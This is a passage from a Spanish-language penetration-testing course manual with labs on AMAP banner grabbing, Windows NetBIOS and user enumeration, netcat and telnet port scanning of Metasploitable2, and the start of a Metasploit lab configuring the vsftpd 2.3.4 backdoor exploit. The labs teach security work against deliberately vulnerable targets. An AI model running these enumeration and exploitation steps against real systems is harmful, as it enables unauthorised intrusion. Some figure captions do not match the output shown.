


FIGURA 57 – Opciones del reporte en formato PDF




FIGURA 58 – Extracto del reporte generado

Lab 3.2: Escaneando aplicaciones con AMAP

En este laboratorio usted aplicará los conocimientos adquiridos durante este capítulo para escanear un host víctima usando el escáner de aplicaciones *AMAP*.

Amap es un escáner que trata de identificar aplicaciones, inclusive si éstas se ejecutan en puertos diferentes a los usuales. Para ello *amap* envía packetes especiales denominados triggers al objetivo y analiza la respuesta en búsqueda de pistas.

Recursos:

- **Víctima:** Proyecto *ScanMe* de *NMAP*, host: scanme.nmap.org
- **Estación Hacker:** 1 PC o VM con *Kali Linux*.
- **Software:** Aplicativo *AMAP* incluido con *Kali*.

Pasos que seguir:

1. Verifique que el aplicativo *NMAP* se encuentre instalado (en Kali Linux ya viene preinstalado), de lo contrario proceda a realizar la instalación respectiva (en Linux abra un terminal y ejecute como root o con sudo el comando apt-get install amap).
2. De acuerdo con el manual:

```
Syntax: amap [-A|-B|-P|-W] [-lbuSRHUDqV] [[-m] -o ] [-D ] [-t/-T sec]
[-c cons] [-C retries] [-p proto] [-i ] [target port [port] ...]
```

Modes:

-A Map applications: send triggers and analyse responses (default)
 -B Just grab banners, do not send triggers
 -P No banner or application stuff - be a (full connect) port scanner

Options:

-1 Only send triggers to a port until 1st identification. Speeeeeed!

-6 Use IPv6 instead of IPv4

-b Print ascii banner of responses

-i FILE Nmap machine readable outputfile to read ports from

-u Ports specified on commandline are UDP (default is TCP)

-R Do NOT identify RPC service

-H Do NOT send application triggers marked as potentially harmful

-U Do NOT dump unrecognised responses (better for scripting)

-d Dump all responses

-v Verbose mode, use twice (or more!) for debug (not recommended :-)

-q Do not report closed ports, and do not print them as unidentified

-o FILE [-m] Write output to file FILE, -m creates machine readable output

-c CONS Amount of parallel connections to make (default 32, max 256)

-C RETRIES Number of reconnects on connect timeouts (see -T) (default

3)

-T SEC Connect timeout on connection attempts in seconds (default 5)

-t SEC Response wait timeout in seconds (default 5)

-p PROTO Only send triggers for this protocol (e.g. ftp)

TARGET PORT The target address and port(s) to scan (additional to -i)

3. Abra un terminal y proceda a ejecutar el comando *amap* como se indica a continuación:

```
amap -B scanme.nmap.org 21
```

4. El comando previo obtendrá el banner sólo del aplicativo que escucha requerimientos en el puerto 21 tcp en el host objetivo, sin enviar paquetes especiales (triggers).
5. Si se desea incluir un rango de puertos, debe colocarse dicho rango al final. Por ejemplo, si el estudiante quiere escanear todos los puertos posibles el comando sería:

```
amap -B scanme.nmap.org 1-65535
```

6. Pero como habrá notado, la salida mostrada por *amap* incluye alguna información redundante. Si lo desea, el estudiante puede depurar la salida previa filtrando el resultado con el comando *grep*, usando como patrón “Banner on” o bien solamente “on”.

```
amap -B scanme.nmap.org 1-65535 | grep "on"
```

7. Si el estudiante desea un resultado más legible, pruebe a usar el comando *cut* junto con *grep*.

```
amap -B scanme.nmap.org 1-65535 | grep "on" | cut -d ":" -f 2-5
```

8. La instrucción previa le indica a *cut* que corte las líneas de la salida que contengan el símbolo dos puntos y que luego muestre sólo los campos 2 a 5.
9. Ahora haremos uso de la identificación de banners, pero usando triggers. Ejecute el siguiente comando:

```
amap -bqv scanme.nmap.org 80
```

10. El comando previo escaneará el objetivo en el puerto 80 (HTTP), e imprimirá la respuesta ASCII del banner, omitirá puertos cerrados, e imprimirá el proceso en modo detallado (verbose). Interprete el resultado obtenido.
11. Para identificar varios puertos a la vez, basta con separar dichos puertos con espacio. Ejemplo, si además del webserver queremos identificar el mailserver en el host objetivo:

```
amap -bqv scanme.nmap.org 80 25
```

12. Compare las aplicaciones identificadas por *amap* versus las que encontró *nmap* en el host objetivo. ¿Hay diferencias? ¿Puede decir qué escáner identificó de forma más exacta las aplicaciones?

Lab 4.1: Enumeración de Windows desde el CLI

En el laboratorio actual usted aplicará los conocimientos adquiridos en el capítulo de Enumeración para adquirir información detallada sobre equipos *Windows*, haciendo uso de herramientas de enumeración NetBIOS.

Recursos:

- **Víctima:** 1 PC o VM con cualquier versión de *Windows*, preferiblemente *Windows Server* con servicios de Directorio Activo (AD). La VM *Windows 2008 Server* de *Metasploitable3* es un buen candidato o una versión legacy como *Windows 2003 Server*.
- **Estación Hacker:** 1 PC o VM con sistema operativo *Windows*.
- **Software:** Herramientas y comandos de enumeración de *Windows*. *Nbtscan* puede descargarse desde <http://www.unixwiz.net/tools/>, *User2sid* y *Sid2user* pueden obtenerse desde <http://evgenii.rudnyi.ru/programming.html>.

Pasos que seguir:

1. Abra una ventana de comandos en su estación de trabajo *Windows* y ejecute el comando:

```
net view /DOMAIN
```

2. ¿Qué dominios y grupos de trabajo encontró? ¿Cuáles son las IPs asociadas? Anote sus hallazgos en su bitácora.
3. Abra una sesión nula hacia los servidores objetivos. ¿Qué comando debe ejecutar?
4. Escanee en detalle los servidores con ayuda del comando *nbtstat*:

```
nbtstat -A IP_ServerX
```

5. Posteriormente efectúe un escaneo del protocolo *NetBIOS* sobre los servidores objetivo con ayuda del comando *nbtscan*:

```
nbtscan -f IP_ServerX
```

6. Ejecute adicionalmente algunos comandos de enumeración de usuarios. ¿Fue factible obtener información de los usuarios del sistema?

```
dumpusers -target IP_ServerX -type dc -start 500 -stop 1100 -mode  
verbose
```

7. Compruebe la utilidad del comando *user2sid* para obtener el SID del sistema operativo. Utilice como “carnada” el nombre de un usuario conocido como Administrador, Administrator, Invitado, Guest, etc.

```
user2sid \\nombre_netbios_equipo_victima nombre_usuario
```

8. Una vez obtenido el SID del sistema, use el comando *sid2user* para enumerar los usuarios y grupos del sistema. ¿Cuál es la sintaxis del comando? Desafío: haga un script en DOS que ejecute el comando *sid2user* dentro de un lazo (loop).
9. Desafío 1: programe un script en DOS que ejecute el comando *sid2user* dentro de un lazo.
10. Desafío 2: use una herramienta gráfica como *GetAcct* para enumerar un objetivo *Windows*.

Lab 4.2: Enumeración y banner grabbing con telnet y netcat

Netcat es una herramienta de código abierto que puede usarse como escáner de puertos o para abrir puertos de escucha en un equipo y efectuar conexiones remotas, o transferir archivos inclusive. De igual forma, *telnet* es un aplicativo cliente de terminal que también puede usarse para conectarse a puertos remotos. En el laboratorio actual los usaremos para conectarnos a puertos remotos y recuperar los banners asociados, con el fin de identificar las aplicaciones activas en dichos puertos.

Recursos:


- **Víctima:** *Metasploitable2* VM.
- **Estación Hacker:** 1 PC o VM con *Kali Linux*.
- **Software:** Herramienta *telnet* y *netcat* incluidas con *Kali*.

Pasos que seguir:

1. Abra una ventana de comandos en *Kali* y ejecute el comando nc -h para ver la sintaxis de *netcat*.

La sintaxis básica para escanear un host es:

```
nc [opciones] host puerto(s)
```




```
File Edit View Search Terminal Help
root@kali:~# nc -h
[v1.10-41.1]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:   nc -l -p port [-options] [hostname] [port]
options:
  -c shell commands      as '-e'; use /bin/sh to exec [dangerous!!]
  -e filename            program to exec after connect [dangerous!!]
  -b                     allow broadcasts
  -g gateway             source-routing hop point[s], up to 8
  -G num                 source-routing pointer: 4, 8, 12, ...
  -h                     this cruft
  -i secs                delay interval for lines sent, ports scanned
  -k                     set keepalive option on socket
  -l                     listen mode, for inbound connects
  -n                     numeric-only IP addresses, no DNS
  -o file                hex dump of traffic
  -p port                local port number
  -r                     randomize local and remote ports
  -q secs                quit after EOF on stdin and delay of secs
  -s addr                local source address
  -T tos                 set Type Of Service
  -t                     answer TELNET negotiation
  -u                     UDP mode
  -v                     verbose [use twice to be more verbose]
  -w secs                timeout for connects and final net reads
  -C                   Send CRLF as line-ending
  -z                   zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-\data').
root@kali:~#
```

FIGURA 59 – Ayuda de netcat

2. Para efectos del ejemplo realizaremos un escaneo de nuestra máquina virtual *Metasploitable2*, simulando que se trata de un host descubierto durante la fase de reconocimiento. Reemplace la dirección IP utilizada en los comandos subsiguientes por la correspondiente.


```
nc -v -w 5 -z 192.168.77.130 20-1023
```



```
root@kali:~# nc -v -w 5 -z 192.168.77.130 20-1023
192.168.77.130: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.77.130] 514 (shell) open
(UNKNOWN) [192.168.77.130] 513 (login) open
(UNKNOWN) [192.168.77.130] 512 (exec) open
(UNKNOWN) [192.168.77.130] 445 (microsoft-ds) open
(UNKNOWN) [192.168.77.130] 139 (netbios-ssn) open
(UNKNOWN) [192.168.77.130] 111 (sunrpc) open
(UNKNOWN) [192.168.77.130] 80 (http) open
(UNKNOWN) [192.168.77.130] 53 (domain) open
(UNKNOWN) [192.168.77.130] 25 (smtp) open
(UNKNOWN) [192.168.77.130] 23 (telnet) open
(UNKNOWN) [192.168.77.130] 22 (ssh) open
(UNKNOWN) [192.168.77.130] 21 (ftp) open
root@kali:~#
```

FIGURA 60 – Escaneo con netcat

3. La opción **-v** (verbose) se usa para indicarle a netcat que muestre mayor información en pantalla, la opción **-w** (wait) indica un tiempo de espera por conexión de 5 segundos en el ejemplo, mientras que la opción **-z** evita que netcat envíe datos para conexiones TCP y limite los datos enviados en las conexiones UDP.
4. En la Figura 61 se observa el resultado de escanear los puertos bien conocidos.



```
root@kali:~# nc -v -w 5 -z 192.168.77.130 20-1023
192.168.77.130: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.77.130] 514 (shell) open
(UNKNOWN) [192.168.77.130] 513 (login) open
(UNKNOWN) [192.168.77.130] 512 (exec) open
(UNKNOWN) [192.168.77.130] 445 (microsoft-ds) open
(UNKNOWN) [192.168.77.130] 139 (netbios-ssn) open
(UNKNOWN) [192.168.77.130] 111 (sunrpc) open
(UNKNOWN) [192.168.77.130] 80 (http) open
(UNKNOWN) [192.168.77.130] 53 (domain) open
(UNKNOWN) [192.168.77.130] 25 (smtp) open
(UNKNOWN) [192.168.77.130] 23 (telnet) open
(UNKNOWN) [192.168.77.130] 22 (ssh) open
(UNKNOWN) [192.168.77.130] 21 (ftp) open
root@kali:~#
```

FIGURA 61 - Escaneo de puertos bien conocidos

5. Si modificamos el comando para escanear todos los puertos (1-65535) la respuesta se demora unos pocos segundos y trae mayor información, tal y como se observa en la Figura 62.

```

root@kali:~# nc -v -w 5 -z 192.168.77.130 1-65535
192.168.77.130: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.77.130] 49367 (?) open
(UNKNOWN) [192.168.77.130] 47152 (?) open
(UNKNOWN) [192.168.77.130] 45435 (?) open
(UNKNOWN) [192.168.77.130] 40300 (?) open
(UNKNOWN) [192.168.77.130] 8787 (?) open
(UNKNOWN) [192.168.77.130] 8180 (?) open
(UNKNOWN) [192.168.77.130] 8009 (?) open
(UNKNOWN) [192.168.77.130] 6697 (ircs-u) open
(UNKNOWN) [192.168.77.130] 6667 (ircd) open
(UNKNOWN) [192.168.77.130] 6000 (x11) open
(UNKNOWN) [192.168.77.130] 5900 (?) open
(UNKNOWN) [192.168.77.130] 5432 (postgresql) open
(UNKNOWN) [192.168.77.130] 3632 (distcc) open
(UNKNOWN) [192.168.77.130] 3306 (mysql) open
(UNKNOWN) [192.168.77.130] 2121 (iprop) open
(UNKNOWN) [192.168.77.130] 2049 (nfs) open
(UNKNOWN) [192.168.77.130] 1524 (ingreslock) open
(UNKNOWN) [192.168.77.130] 1099 (rmiregistry) open
(UNKNOWN) [192.168.77.130] 514 (shell) open
(UNKNOWN) [192.168.77.130] 513 (login) open
(UNKNOWN) [192.168.77.130] 512 (exec) open
(UNKNOWN) [192.168.77.130] 445 (microsoft-ds) open
(UNKNOWN) [192.168.77.130] 139 (netbios-ssn) open
(UNKNOWN) [192.168.77.130] 111 (sunrpc) open
(UNKNOWN) [192.168.77.130] 80 (http) open
(UNKNOWN) [192.168.77.130] 53 (domain) open
(UNKNOWN) [192.168.77.130] 25 (smtp) open
(UNKNOWN) [192.168.77.130] 23 (telnet) open

```

FIGURA 62 – Escaneo de todos los puertos

6. ¿Qué opción debería agregar para escanear sólo los puertos UDP?
7. Ahora usaremos *telnet* para conectarnos a uno de los servicios detectados y obtener un banner. En la siguiente figura podemos observar el resultado de conectarnos al puerto 80 de nuestro objetivo y ejecutar el comando “GET / HTTP/1.0” para traer el banner.

```

root@kali:~# telnet 192.168.77.130 80
Trying 192.168.77.130...
Connected to 192.168.77.130.
Escape character is '^}'.
GET / HTTP/1.0

HTTP/1.1 200 OK
Date: Sat, 01 Sep 2018 08:46:24 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 891
Connection: close
Content-Type: text/html

<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>


[REDACTED]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com

```

FIGURA 63 – Banner grabbing del puerto 80

8. Finalmente, podríamos combinar el escaneo con la identificación de banners tal y como se muestra en la Figura 64.



```
File Edit View Search Terminal Help
root@kali:~# echo QUIT | nc -v -n -w 5 192.168.77.130 20-25
(UNKNOWN) [192.168.77.130] 25 (smtp) open
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
221 2.0.0 Bye
(UNKNOWN) [192.168.77.130] 23 (telnet) open
SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
Protocol mismatch.
(UNKNOWN) [192.168.77.130] 21 (ftp) open
220 (vsFTPD 2.3.4)
221 Goodbye.
root@kali:~#
```

FIGURA 64 – Escaneo y banner grabbing con netcat

Lab 5.1: Usando el msfconsole (*)

(*) Laboratorio interactivo liderado por el instructor en clases.

Lab 5.2: Hacceando Metasploitable

En esta sección explotaremos vulnerabilidades presentes en *Metasploitable2 Linux*, usando el framework de explotación *Metasploit*.

Recursos:

- **Víctima:** 1 VM *Metasploitable2*. La misma puede descargarse desde <http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>.
- **Estación Hacker:** 1 VM con *Kali Linux*. La estación víctima debe ser alcanzable desde la máquina hacker.
- **Software:** *Metasploit Framework* y otras herramientas incluidas en *Kali Linux*.

Pasos que seguir:

A: Identificando el objetivo

1. Empezaremos por ejecutar el `msfconsole` desde nuestra máquina hacker e identificar la dirección IP asignada a *Metasploitable2*. Para ello realizaremos un barrido de pings usando `db_nmap`, colocando la subred local como objetivo. La sintaxis de `db_nmap` es la misma del viejo y conocido comando `nmap`, la diferencia estriba en que ejecutados desde el MSF `db_nmap` guarda los resultados en las tablas de la base de datos del espacio de trabajo actual. Véase la Figura 65.
2. Ahora identificaremos la dirección IP de nuestra máquina *Kali* (comando `ifconfig`) y del gateway (comando `netstat -nr`). Ver Figura 66.
3. Una vez identificados nuestra máquina y el gateway los excluiremos del siguiente escaneo. En la Figura 67 se muestra que realizamos un escaneo de tipo SYN con identificación de sistema operativo de tres direcciones IP.


```

File Edit View Search Terminal Help
=====
Credentials Backend Commands
=====
Command      Description
-----
creds        List all credentials in the database

msf > db_nmap -sn 192.168.77.0/24
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2018-08-17 21:56 -05
[*] Nmap: Nmap scan report for 192.168.77.1
[*] Nmap: Host is up (0.00033s latency).
[*] Nmap: MAC Address: 00:50:56:C0:00:08 (VMware)
[*] Nmap: Nmap scan report for 192.168.77.2
[*] Nmap: Host is up (0.00017s latency).
[*] Nmap: MAC Address: 00:50:56:EC:9D:32 (VMware)
[*] Nmap: Nmap scan report for 192.168.77.128
[*] Nmap: Host is up (0.00023s latency).
[*] Nmap: MAC Address: 00:0C:29:B8:9E:4B (VMware)
[*] Nmap: Nmap scan report for 192.168.77.129
[*] Nmap: Host is up (0.00020s latency).
[*] Nmap: MAC Address: 00:0C:29:F6:67:CA (VMware)
[*] Nmap: Nmap scan report for 192.168.77.254
[*] Nmap: Host is up (0.00011s latency).
[*] Nmap: MAC Address: 00:50:56:F9:31:5D (VMware)
[*] Nmap: Nmap scan report for 192.168.77.130
[*] Nmap: Host is up.
[*] Nmap: Nmap done: 256 IP addresses (6 hosts up) scanned in 2.85 seconds
msf >

```

FIGURA 65 – Hacemos un ping sweep de la LAN con `db_nmap`



```


root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.77.130 netmask 255.255.255.0 broadcast 192.168.77.255
        inet6 fe80::20c:29ff:fe20:8af7 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:20:8a:f7 txqueuelen 1000 (Ethernet)
            RX packets 44716 bytes 30099602 (28.7 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 35438 bytes 3416778 (3.2 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 56974 bytes 16455204 (15.6 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 56974 bytes 16455204 (15.6 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# netstat -nr
Kernel IP routing table
Destination     Gateway         Genmask        Flags   MSS Window irtt Iface
0.0.0.0          192.168.77.2   0.0.0.0        UG        0 0          0 eth0
192.168.77.0    0.0.0.0        255.255.255.0  U         0 0          0 eth0
root@kali:~#

```

FIGURA 66 – Identificamos nuestra IP de la máquina hacker y la IP del gateway



```

root@kali:~# msf > db_nmap -sn 192.168.77.0/24
[*] Nmap: Starting Nmap 7.00 ( https://nmap.org ) at 2018-08-17 21:56 -05
[*] Nmap: Nmap scan report for 192.168.77.1
[*] Nmap: Host is up (0.00033s latency).
[*] Nmap: MAC Address: 00:50:56:C0:00:08 (VMware)
[*] Nmap: Nmap scan report for 192.168.77.2
[*] Nmap: Host is up (0.00017s latency).
[*] Nmap: MAC Address: 00:50:56:EC:9D:32 (VMware)
[*] Nmap: Nmap scan report for 192.168.77.128
[*] Nmap: Host is up (0.00023s latency).
[*] Nmap: MAC Address: 00:0C:29:BF:9E:4B (VMware)
[*] Nmap: Nmap scan report for 192.168.77.129
[*] Nmap: Host is up (0.00020s latency).
[*] Nmap: MAC Address: 00:0C:29:F6:67:CA (VMware)
[*] Nmap: Nmap scan report for 192.168.77.254
[*] Nmap: Host is up (0.00011s latency).
[*] Nmap: MAC Address: 00:50:56:F9:31:5D (VMware)
[*] Nmap: Nmap scan report for 192.168.77.130
[*] Nmap: Host is up.
[*] Nmap: Nmap done: 256 IP addresses (6 hosts up) scanned in 2.85 seconds
msf > db_nmap -ss -o 192.168.77.1 192.168.77.128 192.168.77.129
[*] Nmap: Starting Nmap 7.00 ( https://nmap.org ) at 2018-08-17 22:00 -05

```

FIGURA 67 – Identificamos tres hosts de la LAN entre los que creemos que puede estar nuestro objetivo

4. La Figura 68 muestra un posible resultado del escaneo. Una vez finalizado este, verifique cuál de las direcciones IP pertenece a *Metasploitable2* y proceda a realizar un escaneo más exhaustivo de dicha IP habilitando la identificación de versión de aplicaciones, como se muestra en la Figura 69. En nuestro ejemplo es la IP 192.168.77.128, lo cual fue fácil de deducir puesto que es la única con sistema operativo *Linux*.

```

[*] Nmap: 513/tcp open  login
[*] Nmap: 514/tcp open  shell
[*] Nmap: 1099/tcp open  rmiregistry
[*] Nmap: 1524/tcp open  ingreslock
[*] Nmap: 2049/tcp open  nfs
[*] Nmap: 2121/tcp open  ccproxy-ftp
[*] Nmap: 3306/tcp open  mysql
[*] Nmap: 5432/tcp open  postgresql
[*] Nmap: 5900/tcp open  vnc
[*] Nmap: 6000/tcp open  X11
[*] Nmap: 6667/tcp open  irc
[*] Nmap: 8009/tcp open  ajp13
[*] Nmap: 8180/tcp open  unknown
[*] Nmap: MAC Address: 00:0C:29:BF:9E:4B (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Linux 2.6.X
[*] Nmap: OS CPE: cpe:/o:linux:linux_kernel:2.6
[*] Nmap: OS details: Linux 2.6.9 - 2.6.33
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Nmap scan report for 192.168.77.129
[*] Nmap: Host is up (0.00024s latency).
[*] Nmap: All 1000 scanned ports on 192.168.77.129 are filtered
[*] Nmap: MAC Address: 00:0C:29:F6:67:CA (VMware)
[*] Nmap: Too many fingerprints match this host to give specific OS details
[*] Nmap: Network Distance: 1 hop
[*] Nmap: OS detection performed. Please report any incorrect results at https://nmap.org/submit/
[*] Nmap: Nmap done: 3 IP addresses (3 hosts up) scanned in 10.53 seconds
msf >

```

FIGURA 68 – Escaneo finalizado

```

OSVDB (73573)
http://pastebin.com/AetT9s55
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

msf exploit(unix/ftp/vsftpd_234_backdoor) > Set RHOST 192.168.77.128
RHOST => 192.168.77.128
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name  Current Setting  Required  Description
-----  -----  -----  -----
RHOST  192.168.77.128  yes        The target address
RPORT  21              yes        The target port (TCP)

Exploit target:
Id  Name
--  --
0   Automatic

msf exploit(unix/ftp/vsftpd_234_backdoor) >

```

FIGURA 69 – Escaneamos con mayor detalle al equipo Metasploitable2

- Como puede observar en la Figura 70 hay bastantes servicios levantados en *Metasploitable2*, esto es así porque se trata de una máquina diseñada a propósito para ser vulnerable.

```

[*] Nmap: 514/tcp open  tcpwrapped
[*] Nmap: 1099/tcp open  rmiregistry GNU Classpath grmiregistry
[*] Nmap: 1524/tcp open  bindshell  Metasploitable root shell
